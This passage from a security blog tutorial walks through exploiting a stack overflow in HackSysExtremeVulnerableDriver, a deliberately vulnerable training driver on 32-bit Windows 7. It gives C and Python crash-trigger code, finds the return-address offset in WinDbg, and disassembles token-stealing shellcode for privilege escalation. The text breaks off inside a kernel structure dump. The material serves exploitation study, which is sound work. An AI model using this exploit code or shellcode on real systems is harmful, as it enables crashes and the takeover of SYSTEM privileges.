Blog of Osanda


Security Researching and Reverse Engineering

Windows Kernel Exploitation: Stack Overflow (https://osandamalith.com/2017/04/05/windows-kernel-exploitation-stack-overflow/)

Introduction


This post is on exploiting a stack based buffer overflow in the HackSysExtremeVulnerableDriver (https://github.com/hacksysteam/HackSysExtremeVulnerableDriver).
There's lot of background theory required to understand types of Windows drivers, developing drivers, debugging drivers, etc. I will only focus on developing the exploit while explaining some internal structures briefly. I would assume you have experience with assembly, C, debugging in the userland.
This driver is a kernel driver. A driver is typically used to get our code into the kernel. An unhandled exception will cause the famous BSOD. I will be using Windows 7 32-bit for this since it doesn't support SMEP (Supervisor Mode Execution Prevention) or SMAP (Supervisor Mode Access Prevention). In simple words, I would say that when SMEP is enabled the CPU will generate a fault whenever the ring0 tries to execute code from a page marked with the user bit. Basically, due to this being not enabled, we can map our shellcode to steal the 'System' token. Check the Shellcode Analysis part for the analysis. Exploiting this vulnerability on a 64-bit system is different.
You can use the OSR Driver Loader (https://www.osronline.com/article.cfm?article=157) to load the driver into the system.
If you want to debug the machine itself using windbg you can use VirtualKD (http://virtualkd.sysprogs.org/) or LiveKD (https://technet.microsoft.com/en-us/sysinternals/livekd.aspx)

You can add a new serial connection using VirtualBox or VMware, so you can debug the guest system via windbg. I will be using a serial connection from VMware.
For kernel data structures refer to this (http://www.codemachine.com/article_kernelstruct.html). I have used it mostly to refer the structures.
After you have registered the driver you should see this in 'msinfo32'.




(https://osandamalith.files.wordpress.com/2017/04/screenshot_1.png)

If you check the loaded modules in the 'System' process you should see our kernel driver 'HEVD.sys'.



(https://osandamalith.files.wordpress.com/2017/04/processexplorer.png)

In windbg you should see the debug output with the HEVD logo.



(https://osandamalith.files.wordpress.com/2017/04/hevdlogo.png)

If you check the loaded modules HEVD should be visible.

```
932e4000 93320000   mrxsmb10   (deferred)
93320000 9333c000   mrxsmb20   (deferred)
9333c000 93343000   parvdm     (deferred)
93343000 93345980   vmmemctl   (deferred)
93346000 933de000   peauth     (deferred)
933de000 933ff000   srvnet     (deferred)
94a1a000 94a6b000   srv2       (deferred)
94a6b000 94abd000   srv        (deferred)
94abd000 94b27000   spsys      (deferred)
94b27000 94b2ad00   Dbgv       (deferred)
94b2b000 94b33000   HEVD       (deferred)

Unloaded modules:
88251000 8825e000   crashdmp.sys
8825e000 88268000   dump_storport.sys
88268000 88280000   dump_LSI_SAS.sys
88280000 88291000   dump_dumpfve.sys
```

(https://osandamalith.files.wordpress.com/2017/04/loaded-modules.png)

The Vulnerability

The vulnerability lies in the 'memcpy' function. It's well explained in the source (https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/master/Driver/StackOverflow.).

```
86          DbgPrint("[+] Triggering Stack Overflow\n");
87
88          // Vulnerability Note: This is a vanilla Stack based Overflow vulnerability
89          // because the developer is passing the user supplied size directly to
90          // RtlCopyMemory()/memcpy() without validating if the size is greater or
91          // equal to the size of KernelBuffer
92          RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, Size);
```

(https://osandamalith.files.wordpress.com/2017/04/vuln.png)

Analyzing the Driver

For creating a handle to the driver we will use the 'CreateFile' API. To communicate with the driver from userland we use the 'DeviceIoControl' API. We have to specify the correct IOCTL code to trigger the Stack Overflow vulnerability. Windows uses I/O request packets (IRPs) to describe I/O requests to the kernel. IRP dispatch routines are stored in the 'MajorFunction' array. Windows has a pre-defined set of IRP major functions to describe each and every I/O request which comes from the userland. Whenever an I/O request comes for a driver from the userland the I/O manager calls the appropriate IRP major function handler. For example, some common dispatch routines would be, when 'CreateFile' is called the 'IRP_MJ_CREATE' IRP Major Code is used. When 'DeviceIoControl' is used 'IRP_MJ_DEVICE_CONTROL' IRP Major Code is used. In the DriverEntry of this driver, we can see the following.

```
    }

    // Assign the IRP handlers for Create, Close and Device Control
    DriverObject->MajorFunction[IRP_MJ_CREATE] = IrpCreateHandler;
    DriverObject->MajorFunction[IRP_MJ_CLOSE] = IrpCloseHandler;
    DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IrpDeviceIoCtlHandler;
```


(https://osandamalith.files.wordpress.com/2017/04/dispatchroutinessource.png)

To use the 'DeviceIoControl' we need to find the IOCTL code. We can do this by looking into source code since we have the source, or by reverse engineering the compiled driver. IOCTL means I/O Control Code. It's a 32-bit integer that encodes the device type, operation-specific code, buffering method and security access. We use the CTL_CODE macro to define IOCTLS. To trigger the stack overflow vulnerability we have to use the 'HACKSYS_EVD_IOCTL_STACK_OVERFLOW' IOCTL code.
https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/master/Driver/Common.h
(https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/master/Driver/Common.h)

```
typedef void(*FunctionPointer)();

#define HACKSYS_EVD_IOCTL_STACK_OVERFLOW                CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_STACK_OVERFLOW_GS             CTL_CODE(FILE_DEVICE_UNKNOWN, 0x801, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE           CTL_CODE(FILE_DEVICE_UNKNOWN, 0x802, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_POOL_OVERFLOW                 CTL_CODE(FILE_DEVICE_UNKNOWN, 0x803, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_ALLOCATE_UAF_OBJECT           CTL_CODE(FILE_DEVICE_UNKNOWN, 0x804, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_USE_UAF_OBJECT                CTL_CODE(FILE_DEVICE_UNKNOWN, 0x805, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_FREE_UAF_OBJECT               CTL_CODE(FILE_DEVICE_UNKNOWN, 0x806, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_ALLOCATE_FAKE_OBJECT          CTL_CODE(FILE_DEVICE_UNKNOWN, 0x807, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_TYPE_CONFUSION                CTL_CODE(FILE_DEVICE_UNKNOWN, 0x808, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW              CTL_CODE(FILE_DEVICE_UNKNOWN, 0x809, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE      CTL_CODE(FILE_DEVICE_UNKNOWN, 0x80A, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE  CTL_CODE(FILE_DEVICE_UNKNOWN, 0x80B, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_UNINITIALIZED_HEAP_VARIABLE   CTL_CODE(FILE_DEVICE_UNKNOWN, 0x80C, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_DOUBLE_FETCH                  CTL_CODE(FILE_DEVICE_UNKNOWN, 0x80D, METHOD_NEITHER, FILE_ANY_ACCESS)
```

(https://osandamalith.files.wordpress.com/2017/04/ioctlssource.png)

You can apply the above macro in the exploit or use IDA to locate the IOCTL code which jumps to the stack overflow routine located at the 'IrpDeviceIoCtlHandler' routine.



(https://osandamalith.files.wordpress.com/2017/04/ioctl.png)

In windbg you can view the driver information for HEVD. At offset 0x38 you can see the 'MajorFunction' array.

```
Driver object (86a1bee8) is for:
 \Driver\HEVD
Driver Extension List: (id , addr)

Device Object list:
86627448
kd> dt nt!_DRIVER_OBJECT HEVD
Cannot find specified field members.
kd> dt nt!_DRIVER_OBJECT 86a1bee8
   +0x000 Type             : 0n4
   +0x002 Size             : 0n168
   +0x004 DeviceObject     : 0x86627448 _DEVICE_OBJECT
   +0x008 Flags            : 0x12
   +0x00c DriverStart      : 0x94b2b000 Void
   +0x010 DriverSize       : 0x8000
   +0x014 DriverSection    : 0x869dbba8 Void
   +0x018 DriverExtension  : 0x86a1bf90 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING "\Driver\HEVD"
   +0x024 HardwareDatabase : 0x82d7a270 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0x94b31124     long  HEVD!GsDriverEntry+0
   +0x030 DriverStartIo    : (null)
   +0x034 DriverUnload     : 0x94b30016     void  HEVD!IrpUnloadHandler+0
   +0x038 MajorFunction    : [28] 0x94b2fff2     long  HEVD!IrpCloseHandler+0
```

(https://osandamalith.files.wordpress.com/2017/04/entry.png)

To find the 'IrpDeviceIoCtlHandler' routine we can perform this pointer arithmetic. 0xe is the index of IRP_MJ_DEVICE_CONTROL. Once we unassembled the pointer we can see we found the correct routine.

```
kd> dd 866262c8+0x38+e*4 L1
86626338  9533608e
kd> u poi(866262c8+0x38+e*4)
HEVD!IrpDeviceIoCtlHandler [c:\hacksysextremevulnerabledri
9533608e 8bff            mov     edi,edi
95336090 55              push    ebp
95336091 8bec            mov     ebp,esp
95336093 53              push    ebx
95336094 56              push    esi
95336095 57              push    edi
95336096 8b7d0c          mov     edi,dword ptr [ebp+0Ch]
95336099 8b7760          mov     esi,dword ptr [edi+60h]
```

(https://osandamalith.files.wordpress.com/2017/04/parith.png)

We can analyze this routine in windbg to analyze further and let's check where this 0x222003 IOCTL follows.

```
HEVD!IrpDeviceIoCtlHandler+0x1e [c:\hacksysextremevulnerabledriver\driver\source\ha
  223 94b470ac 0f84d8000000    je      HEVD!IrpDeviceIoCtlHandler+0xfc (94b4718a)

HEVD!IrpDeviceIoCtlHandler+0x24 [c:\hacksysextremevulnerabledriver\driver\source\ha
  223 94b470b2 8bc2            mov     eax,edx
  223 94b470b4 2d03202200      sub     eax,222003h
  223 94b470b9 0f84b3000000    je      HEVD!IrpDeviceIoCtlHandler+0xe4 (94b47172)

HEVD!IrpDeviceIoCtlHandler+0x31 [c:\hacksysextremevulnerabledriver\driver\source\ha
  223 94b470bf 6a04            push    4
  223 94b470c1 59              pop     ecx
  223 94b470c2 2bc1            sub     eax,ecx
  223 94b470c4 0f8490000000    je      HEVD!IrpDeviceIoCtlHandler+0xcc (94b4715a)
```

(https://osandamalith.files.wordpress.com/2017/04/ufioctl.png)

If we follow the jz instruction, it leads to the stack overflow routine which prints the debug message "****** HACKSYS_EVD_STACKOVERFLOW ******"

```
kd> u !IrpDeviceIoCtlHandler+0xe4
HEVD!IrpDeviceIoCtlHandler+0xe4 [c:\hacksysextremevulnerabledriver\driver\source\hacksy
94b47172 bba27db494      mov     ebx,offset HEVD! ?? ::NNGAKEGL::`string' (94b47da2)
94b47177 53              push    ebx
94b47178 e889beffff      call    HEVD!DbgPrint (94b43006)
94b4717d 59              pop     ecx
94b4717e 56              push    esi
94b4717f 57              push    edi
94b47180 e875f5ffff      call    HEVD!StackOverflowIoctlHandler (94b466fa)
94b47185 e9ce000000      jmp     HEVD!IrpDeviceIoCtlHandler+0x1ca (94b47258)
kd> da 94b47da2
94b47da2  "****** HACKSYS_EVD_STACKOVERFLOW"
94b47dc2  " ******."
```

(https://osandamalith.files.wordpress.com/2017/04/ufioctl_2.png)

Triggering the Vulnerability

Since we know the IOCTL code let's trigger the stack overflow vulnerability. I'm sending a huge buffer that would cause a BSOD.
https://github.com/OsandaMalith/Exploits/blob/master/HEVD/StackOverflowBSOD.c
(https://github.com/OsandaMalith/Exploits/blob/master/HEVD/StackOverflowBSOD.c)


```
#include "stdafx.h"
#include <Windows.h>
#include <string.h>

/*
 * Title: HEVD x86 Stack Overflow BSOD
 * Platform: Windows 7 x86
 * Author: Osanda Malith Jayathissa (@OsandaMalith)
 * Website: https://osandamalith.com
 */

int _tmain(int argc, _TCHAR* argv[])
{
        HANDLE hDevice;
        LPCWSTR lpDeviceName = L"\\\\.\\HacksysExtremeVulnerableDriver";
        PUCHAR lpInBuffer = NULL;
        DWORD lpBytesReturned = 0;

        hDevice = CreateFile(
                lpDeviceName,
                GENERIC_READ | GENERIC_WRITE,
                FILE_SHARE_WRITE,
                NULL,
                OPEN_EXISTING,
                FILE_FLAG_OVERLAPPED | FILE_ATTRIBUTE_NORMAL,
                NULL);

        wprintf(L"[*] Author: @OsandaMalith\n[*] Website: https://osandamalith.
com\n\n");
        wprintf(L"[+] lpDeviceName: %ls\n", lpDeviceName);

        if (hDevice == INVALID_HANDLE_VALUE) {
                wprintf(L"[!] Failed to get a handle to the driver. 0x%x\n", Ge
tLastError());
                return -1;
        }

        wprintf(L"[+] Device Handle: 0x%x\n", hDevice);

        lpInBuffer = (PUCHAR)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, 0x90
0);

        if (!lpInBuffer) {
                wprintf(L"[!] Failed to allocated memory. %x", GetLastError());
                return -1;
        }

        RtlFillMemory(lpInBuffer, (SIZE_T)1024*sizeof DWORD, 0x41);

        wprintf(L"[+] Sending IOCTL request with buffer: 0x222003\n");
```

```
        DeviceIoControl(
                hDevice,
                0x222003, // IOCTL
                (LPVOID)lpInBuffer,
                2084,
                NULL,
                0,
                &lpBytesReturned,
                NULL);


        HeapFree(GetProcessHeap(), 0, (LPVOID)lpInBuffer);
        CloseHandle(hDevice);

        return 0;
}
//EOF
```

This is the Python version.


```
from ctypes import *
from ctypes.wintypes import *

# Title : HEVD x86 Stack Overflow BSOD
# Platform: Windows 7 x86
# Author: Osanda Malith Jayathissa (@OsandaMalith)
# Website: https://osandamalith.com

kernel32 = windll.kernel32

def main():
        lpBytesReturned = c_ulong()
        hDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver",
0xC0000000, 0, None, 0x3, 0, None)

        if not hDevice or hDevice == -1:
                print "[!] Failed to get a handle to the driver " + str(ctypes.
GetLastError())
                return -1

        buf = "\x41" * (1024 * 4)

        bufSize  = len(buf)
        bufPtr = id(buf) + 20
        kernel32.DeviceIoControl(hDevice, 0x222003, bufPtr, bufSize, None, 0,by
ref(lpBytesReturned), None)

if __name__ == '__main__':
        main()
# EOF
```

https://github.com/OsandaMalith/Exploits/blob/master/HEVD/StackOverflowBSOD.py (https://github.com/OsandaMalith/Exploits/blob/master/HEVD/StackOverflowBSOD.py)




(https://osandamalith.files.wordpress.com/2017/04/dos.png)

Let's change the buffer size to 0x900 and you can see we can see the EIP points to our buffer.



(https://osandamalith.files.wordpress.com/2017/04/eipoverwrite.png)

Developing an exploit for this driver is much similar to developing an exploit to a userland application. Now we have to find the offset where we overwrite the return address so that EIP will point to it. I'll be using Mona to create a pattern of 0x900.



(https://osandamalith.files.wordpress.com/2017/04/pattern.png)

After we send this long buffer we can see that EIP contains the value 0x72433372 (r3Cr).

```
eax=00000000 ebx=94b47da2 ecx=94b466f2 edx=00000000 esi=86acfb50 edi=86acfae0
eip=72433372 esp=8ee97ac0 ebp=43327243 iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010286
72433372 ??              ???
```

(https://osandamalith.files.wordpress.com/2017/04/registers.png)

Let's find the offset using Mona.

```
kd> !py mona po 72433372
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\8.1\Debuggers\x86\mona.py po 72433372
Looking for r3Cr in pattern of 500000 bytes
 - Pattern r3Cr (0x72433372) found in cyclic pattern at position 2080
Looking for r3Cr in pattern of 500000 bytes
Looking for rC3r in pattern of 500000 bytes
 - Pattern rC3r not found in cyclic pattern (uppercase)
Looking for r3Cr in pattern of 500000 bytes
Looking for rC3r in pattern of 500000 bytes
 - Pattern rC3r not found in cyclic pattern (lowercase)

[+] This mona.py action took 0:00:00.235000
```

(https://osandamalith.files.wordpress.com/2017/04/pattern-found.png)

The offset is 2080. The offset to overwrite the EBP register would be 2080 – 4 = 2076. POP EBP, RET.

Shellcode Analysis

```
_start:
00401000  60                  pushad
00401001  31c0                xor     eax, eax  {0x0}
00401003  648b8024010000      mov     eax, dword fs:[eax+0x124]
0040100a  8b4050              mov     eax, dword [eax+0x50]
0040100d  89c1                mov     ecx, eax
0040100f  ba04000000          mov     edx, 0x4

00401014  8b80b8000000        mov     eax, dword [eax+0xb8]
0040101a  2db8000000          sub     eax, 0xb8
0040101f  3990b4000000        cmp     dword [eax+0xb4], edx
00401025  75ed                jne     0x401014

00401027  8b90f8000000        mov     edx, dword [eax+0xf8]
0040102d  8991f8000000        mov     dword [ecx+0xf8], edx
00401033  61                  popad
00401034  31c0                xor     eax, eax  {0x0}
00401036  83c40c              add     esp, 0xc
00401039  5d                  pop     ebp
0040103a  c20800              retn    0x8
```

(https://osandamalith.files.wordpress.com/2017/02/screenshot_21.png)

First of all, we save the state of all registers to avoid any BSODs. Next, we zero out the eax register and move the _KPCR.PcrbData.CurrentThread into eax. Let's first explore the KPRC (Kernel Processor Control Region) structure. The KPCR contains per-CPU information which is shared by the kernel and the HAL (Hardware Abstraction Layer). This stores critical information about CPU state

and information. This is located at the base address of the FS segment register at index 0 in 32-bit Windows systems, it's [FS:0] and on 64-bit systems, it's located in the GS segment register, [GS:0]. We can see at offset 0x120 it points to 'PrcData' which is of type KPRCB (Kernel Processor Control Block) structure. This structure contains information about the processor such as current running thread, next thread to run, type, model, speed, etc. Both these structures are undocumented.

```
Sel    Base     Limit     Type    l ze an es ng Flags
---- -------- -------- ---------- - -- -- -- -- --------
0030 82b7dd00 00003748 Data RW Ac 0 Bg By P  Nl 00000493
kd> dt !_KPCR 82b7dd00
ntdll!_KPCR
   +0x000 NtTib            : _NT_TIB
   +0x000 Used_ExceptionList : 0x82b7a0ac _EXCEPTION_REGISTRATION_RECORD
   +0x004 Used_StackBase   : (null)
   +0x008 Spare2           : (null)
   +0x00c TssCopy          : 0x801dc000 Void
   +0x010 ContextSwitches  : 0x11a15e
   +0x014 SetMemberCopy    : 1
   +0x018 Used_Self        : (null)
   +0x01c SelfPcr          : 0x82b7dd00 _KPCR
   +0x020 Prcb             : 0x82b7de20 _KPRCB
   +0x024 Irql             : 0x1f ''
   +0x028 IRR              : 0
   +0x02c IrrActive        : 0
   +0x030 IDR              : 0xffffffff
   +0x034 KdVersionBlock   : 0x82b7cc50 Void
   +0x038 IDT              : 0x80b93400 _KIDTENTRY
   +0x03c GDT              : 0x80b93000 _KGDTENTRY
   +0x040 TSS              : 0x801dc000 _KTSS
   +0x044 MajorVersion     : 1
   +0x046 MinorVersion     : 1
   +0x048 SetMember        : 1
   +0x04c StallScaleFactor : 0x95a
   +0x050 SpareUnused      : 0 ''
   +0x051 Number           : 0 ''
   +0x052 Spare0           : 0 ''
   +0x053 SecondLevelCacheAssociativity : 0 ''
   +0x054 VdmAlert         : 0
   +0x058 KernelReserved   : [14] 0
   +0x090 SecondLevelCacheSize : 0
   +0x094 HalReserved      : [16] 0x1000000
   +0x0d4 InterruptMode    : 0
   +0x0d8 Spare1           : 0 ''
   +0x0dc KernelReserved2  : [17] 0
   +0x120 PrcbData         : _KPRCB
```

(https://osandamalith.files.wordpress.com/2017/04/kpcr.png)

If we explore the 'PrcData' _KPRCB structure we can find at offset 0x4 'CurrentThread' which is of _KTHREAD (Kernel Thread) structure. This structure is embedded inside the ETHREAD structure. The ETHREAD structure is used by the Windows kernel to represent every thread in the system. This is represented by [FS:0x124].

```
mov eax, [fs:eax + 0x124]
```

```
      +0x090 SecondLevelCacheSize : 0
      +0x094 HalReserved      : [16] 0x1000000
      +0x0d4 InterruptMode    : 0
      +0x0d8 Spare1           : 0 ''
      +0x0dc KernelReserved2  : [17] 0
      +0x120 PrcbData         : _KPRCB
         +0x000 MinorVersion     : 1
         +0x002 MajorVersion     : 1
         +0x004 CurrentThread    : 0x82b87480 _KTHREAD
         +0x008 NextThread       : (null)
         +0x00c IdleThread       : 0x82b87480 _KTHREAD
         +0x010 LegacyNumber     : 0 ''
         +0x011 NestingLevel     : 0x1 ''
```

(https://osandamalith.files.wordpress.com/2017/04/currentthread.png)

Next _KTHREAD.ApcState.Process is fetched into EAX. Let's explore the _KTHREAD structure. At offset 0x40 we can find 'ApcState' which is of _KAPC_STATE. The KAPC_STATE is used to save the list of APCs (Asynchronous Procedure Calls) queued to a thread when the thread attaches to another process.

```
kd> dt !_KTHREAD 0x82b87480
ntdll!_KTHREAD
   +0x000 Header           : _DISPATCHER_HEADER
   +0x010 CycleTime        : 0x000003be`3a4b600a
   +0x018 HighCycleTime    : 0x3be
   +0x020 QuantumTarget    : 0x00000005`8e8df1cd
   +0x028 InitialStack     : 0x82b7aed0 Void
   +0x02c StackLimit       : 0x82b78000 Void
   +0x030 KernelStack      : 0x82b7ac1c Void
   +0x034 ThreadLock       : 0
   +0x038 WaitRegister     : _KWAIT_STATUS_REGISTER
   +0x039 Running          : 0 ''
   +0x03a Alerted          : [2]  ""
   +0x03c KernelStackResident : 0y1
   +0x03c ReadyTransition  : 0y0
   +0x03c ProcessReadyQueue : 0y0
   +0x03c WaitNext         : 0y0
   +0x03c SystemAffinityActive : 0y0
   +0x03c Alertable        : 0y0
   +0x03c GdiFlushActive   : 0y0
   +0x03c UserStackWalkActive : 0y0
   +0x03c ApcInterruptRequest : 0y0
